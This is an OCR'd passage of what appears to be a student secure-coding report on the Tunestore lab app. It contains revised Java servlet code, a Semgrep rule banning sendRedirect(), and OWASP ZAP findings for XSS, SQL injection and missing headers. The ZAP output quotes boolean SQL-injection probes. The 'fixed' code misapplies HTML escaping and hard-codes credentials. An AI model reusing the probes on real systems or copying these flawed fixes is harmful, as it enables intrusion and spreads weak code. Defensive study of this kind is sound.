//            out.println("<html> <body> GET parameter:" + idemployee );
//            employee = db.searchEmployee(idemployee);
//            out.println("<html> <body> GET parameter:" + employee.name);
//            out.println("<html> <body> GET parameter:" + employee.address);
//            out.println("</body> </html>");
        }
        catch (SQLException e){
            response.sendRedirect("/login.jsp?msg=DBERROR");
        }
    }
}
```

Original Code

```
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import java.io.IOException;
```

```
import java.io.PrintWriter;
import org.apache.commons.lang3.StringEscapeUtils;
import java.sql.*;
import java.time.LocalDateTime; // Import the LocalDateTime class
import java.time.format.DateTimeFormatter; // Import the DateTimeFormatter class
import java.util.logging.Logger;
import java.util.logging.Level;


class Employee {
    String name;
    String address;
    String hobby;
    //....
}


public class DBfunctions {


    private Statement stmt = null;
    private Connection conn = null;


    public DBfunctions() {
        final String USER = "secureUser";
        final String PASSWORD = "securePassword"; // TODO: Replace with secure
fetching of credentials
        try {
            conn = getDBConnection();
            conn = DriverManager.getConnection("jdbc:msql://localhost/EMP", USER,
PASSWORD);
            stmt = conn.createStatement();
        } catch (SQLException sqle) {
            DateTimeFormatter dtf = DateTimeFormatter.ofPattern("yyyy/MM/dd
HH:mm:ss");
            LocalDateTime now = LocalDateTime.now();
            enterlog("sql initialization error: " + dtf.format(now));
        }
    }


    public Employee searchEmployee(String idemployee) throws SQLException {
        // idemployee should be sanitized before being passed to this method if it
comes from user input
        try {
            String searchEmployee = "SELECT * from EMPLOYEES WHERE IDEMPLOYEE=?";
            PreparedStatement stmt = conn.prepareStatement(searchEmployee);
            stmt.setString(1, idemployee);
            ResultSet rs = stmt.executeQuery();
```

```
            if (rs.next()) {
                Employee employee = new Employee();
                employee.name = rs.getString("employeename");
                employee.address = rs.getString("employeeaddress");
                return employee;
            } else {
                enterlog("no employee found for ID: " + idemployee);
            }
        } catch (SQLException sqle) {
            enterlog("SQL error while searching for employee ID: " + idemployee);
            throw sqle; // Rethrow the exception after logging it
        }
        return new Employee();
    }


    void enterlog(String s) {
        Logger logger = Logger.getLogger(DBfunctions.class.getName());
        String sanitizedMessage = StringEscapeUtils.escapeHtml4(s);
        logger.log(Level.SEVERE, sanitizedMessage);
    }


    // Utility method to fetch DB connection
    private Connection getDBConnection() {
        // Implement database connection logic here
        return null;
    }
}


class FirstServlet extends HttpServlet {


    protected void doGet(HttpServletRequest request, HttpServletResponse response)
            throws IOException {
        DBfunctions db = new DBfunctions();
        Employee employee;
        response.setContentType("text/html;charset=UTF-8");
        try (PrintWriter out = response.getWriter()) {
            String idemployee = request.getParameter("idemployee");
            // Sanitize the parameter before using it
            idemployee = StringEscapeUtils.escapeHtml4(idemployee);


            // Retrieve the sanitized employee data from the database
            employee = db.searchEmployee(idemployee);

            // Properly encode the output for HTML
            out.println("<html><body>");
```

```
            out.println("GET parameter (sanitized): " + idemployee);
            out.println("Employee Name: " +
StringEscapeUtils.escapeHtml4(employee.name));
            out.println("Employee Address: " +
StringEscapeUtils.escapeHtml4(employee.address));
            out.println("</body></html>");
        } catch (SQLException e) {
            db.enterlog("Database error while searching for employee ID: " +
request.getParameter("idemployee"));
            response.sendRedirect("/login.jsp?msg=DBERROR");
        }
    }
}
```

Part II Fixed Code

8.3 Detecting Banned URL Redirect API

The objective of this rule is to detect any usage of the banned 'sendRedirect()' method in the codebase. To detect any instances of this banned method we will use the following rule. With this rule, any invocation of the 'sendRedirect()' method within the code will be flagged.

After running the rule against the codebase it was found that there were 2 matches found.

SAMPLE MATCH

```
// Bad: Banned use of sendRedirect
response.sendRedirect("/login.jsp?msg=DBERROR"); // This line was
flagged by the rule.
```

The following code is the rule that will detect any usage of the banned method.

```
rules:
  - id: banned-sendRedirect-use
    patterns:
      - pattern: |
          $RESP.sendRedirect($URL);
    message: "Use of sendRedirect() is banned according to the organization's
policy."
    languages: [java]
    severity: ERROR
```


9.0 DAS (Dynamic Analysis)

Dynamic Analysis is a method of software analysis that will scan software while the software runs for any vulnerabilities. This kind of analysis does not require software but it will not be able to find nearly as many vulnerabilities as static analysis which requires access to the source code.


9.1 True Positive or False Positive

Vulnerability	True or False Positive	Explanation
Cross-Site Scripting	True Positive	Cross-site Scripting is a commonly exploited vulnerability and ZAP was able to execute this attack which means that it is a true positive. The test results of the ZAP scan are below in Figure A.
SQL Injection	True Positive	Since ZAP was successfully able to execute this attack it is almost 100% a true positive. The results of the ZAP report that confirm that this is a true positive are below the table if Figure B.
Session ID in URL Rewrite	True Positive	This is a massive concern as extremely sensitive information needs to be hidden. This makes this a true positive. The results of the ZAP report that confirm that this is true positive are below the table in Figure C.
X-Frame-Options Header Not Set	True Positive	The lack of a header makes Tunestore vulnerable to clickjacking attacks. The results of the ZAP report that confirm that this is true positive are below the table in Figure D.
Absence of Anti-CSRF Tokens	True Positive (Potential to be a false positive)	If Tunestore conducts state-changing operations via GET requests or does not sufficiently check POST requests for origin consistency, the missing CSRF tokens are a large problem. If the application has other protections against CSRF then this would most likely be considered a false positive. The results of the ZAP report that confirm that this is most likely a true positive are below the table in Figure E.
Cookie without SameSite Attribute	True Positive (potential to be a false positive)	This one could be true positive or false positive depending on the use of cookies in tunestore. If cookies are used for significant security tasks then this would be a true positive. However, if the cookies in tunestore are used for more arbitrary functions then this could be considered a false positive. The


		results of the ZAP report that confirm that this is most likely a true positive are below the table in Figure F.
X-Content-Type-Options Header Missing	True Positive	Missing this header can allow MIME-type sniffing which could lead to security vulnerabilities, particularly in older browsers. The results of the ZAP report that confirm that this is most likely a true positive are below the table in Figure G.




——————(A)——————


Standard Mode
Sites
Quick Start
Request
Response
Requester
Header: Text
Body: Text
Contexts
Default Context
Sites
HTTP/1.1 200
Set-Cookie: JSESSIONID=B63D358F547CBE85973647CCC4D45CFF; Path=/Tunestore2020; HttpOnly
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html>
<head>
<title>Tunestore::List</title>
<script language="javascript" type="text/javascript" src="/Tunestore2020/js/prototype.js"></script>
<link rel="stylesheet" href="/Tunestore2020/css/reset.css" type="text/css">
<link rel="stylesheet" href="/Tunestore2020/css/fonts.css" type="text/css">
<link rel="stylesheet" href="/Tunestore2020/css/base.css" type="text/css">
<link rel="stylesheet" href="/Tunestore2020/css/grids.css" type="text/css">
History
Search
Alerts
Output
Spider
AJAX Spider
Active Scan
GET: http://localhost:8082/Tunestore2020
GET: http://localhost:8082/Tunestore2020
GET: http://localhost:8082/Tunestore2020
GET: http://localhost:8082/Tunestore2020
GET: http://localhost:8082/Tunestore2020
POST: http://localhost:8082/Tunestore202
Absence of Anti-CSRF Tokens (149)
Application Error Disclosure (6)
Buffer Overflow (5)
Content Security Policy (CSP) Header Not Set
Format String Error
Missing Anti-clickjacking Header (197)
Session ID in URL Rewrite (50)
Weak Authentication Method (4)
Cookie No HttpOnly Flag (2)
Cookie without SameSite Attribute (4)
Private IP Disclosure (3)
Referer Exposes Session ID (4)
Server Leaks Version Information via "Server"
X-Content-Type-Options Header Missing (254
Source: Active (40018 - SQL Injection)
Input Vector: URL Query String
Description:
SQL injection may be possible.
Other Info:
The page results were successfully manipulated using the boolean conditions [ZAP' AND '1'='1] and [ZAP' AND '1'='2]
The parameter value being modified was NOT stripped from the HTML output for the purposes of the comparison
Data was returned for the original parameter.
Solution:
Do not trust client side input, even if there is client side validation in place.
In general, type check all data on the server side.
If the application uses JDBC, use PreparedStatement or CallableStatement, with parameters passed by '?'
Reference:
https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
Alert Tags:
Key
Value


——----(B)-------


Standard Mode
Sites
Quick Start
Request
Response
Requester
Header: Text
Body: Text
Contexts
Default Context
Sites
GET http://localhost:8082/Tunestore2020/buy.do;jsessionid=123286C297DE732A0890B8558EFA0837?cd=1 HTTP/1.1
host: localhost:8082
user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0
pragma: no-cache
cache-control: no-cache
referer: http://localhost:8082/Tunestore2020/list.do
Cookie: JSESSIONID=123286C297DE732A0890B8558EFA0837
History
Search
Alerts
Output
Spider
AJAX Spider
Active Scan
Session ID in URL Rewrite (50)
GET: http://localhost:8082/Tunestore2020
Alert Reference: 3-2
Input Vector:
Description:
URL rewrite is used to track user session ID. The session ID may be disclosed via cross-site referer header. In addition, the session ID might be stored in browser history or server logs.
Other Info:
Solution:
For secure content, put session ID in a cookie. To be even more secure consider using a combination of cookie and URL rewrite.
Reference:
http://seclists.org/lists/webappsec/2002/Oct-Dec/0111.html
Alert Tags:

———--(C)--------


Standard Mode
Sites
Quick Start
Request
Response
Requester
Header: Text
Body: Text
Contexts
Default Context
Sites
GET http://localhost:8082/ HTTP/1.1
host: localhost:8082
user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0
pragma: no-cache
cache-control: no-cache
referer: http://localhost:8082/Tunestore2020/comments.do;jsessionid=123286C297DE732A0890B8558EFA0837?cd=1
History
Search
Alerts
Output
Spider
AJAX Spider
Active Scan
X-Content-Type-Options Header Missing (254
GET: http://localhost:8082/
Input Vector:
Description:
The Anti-MIME-Sniffing header X-Content-Type-Options was not set to 'nosniff'. This allows older versions of Internet Explorer and Chrome to perform MIME-sniffing on the response body, potentially causing the response body to be interpreted and displayed as a content type other than the declared content type. Current (early 2014) and legacy
Other Info:
This issue still applies to error type pages (401, 403, 500, etc.) as those pages are often still affected by injection issues, in which case there is still concern for browsers sniffing pages away from their actual content type.
At "High" threshold this scan rule will not alert on client or server error responses.
Solution:
Ensure that the application/web server sets the Content-Type header appropriately, and that it sets the X-Content-Type-Options header to 'nosniff' for all web pages.
If possible, ensure that the end user uses a standards-compliant and modern web browser that does not perform
Reference:
http://msdn.microsoft.com/en-us/library/ie/gg622941%28v=vs.85%29.aspx
https://owasp.org/www-community/Security_Headers
Alert Tags:
Key
Value


———--(D)--------


Standard Mode
Sites
Quick Start
Request
Response
Requester
Header: Text
Body: Text
Contexts
Default Context
Sites
HTTP/1.1 200
Set-Cookie: JSESSIONID=FD049795C57EF5F880A89BD16CB2205E; Path=/Tunestore2020; HttpOnly


Comments
</p>

<form name="loginForm" method="get" action=
History
Search
Alerts
Output
Spider
AJAX Spider
Active Scan
Alerts (26)
Cross Site Scripting (Reflected)
SQL Injection (10)
Absence of Anti-CSRF Tokens (149)
Application Error Disclosure (6)
Buffer Overflow (5)
Content Security Policy (CSP) Header Not Set
Format String Error
Missing Anti-clickjacking Header (197)
Session ID in URL Rewrite (50)
Weak Authentication Method (4)
Cookie No HttpOnly Flag (2)
Cookie without SameSite Attribute (4)
Private IP Disclosure (3)
Referer Exposes Session ID (4)
Server Leaks Version Information via "Server"
X-Content-Type-Options Header Missing (254
Authentication Request Identified (2)
Content-Type Header Missing
GET for POST (2)
Source: Passive (10202 - Absence of Anti-CSRF Tokens)
Input Vector:
Description:
No Anti-CSRF tokens were found in a HTML submission form.
A cross-site request forgery is an attack that involves forcing a victim to send an HTTP request to a target destination without their knowledge or intent in order to perform an action as the victim. The underlying cause is application
Other Info:
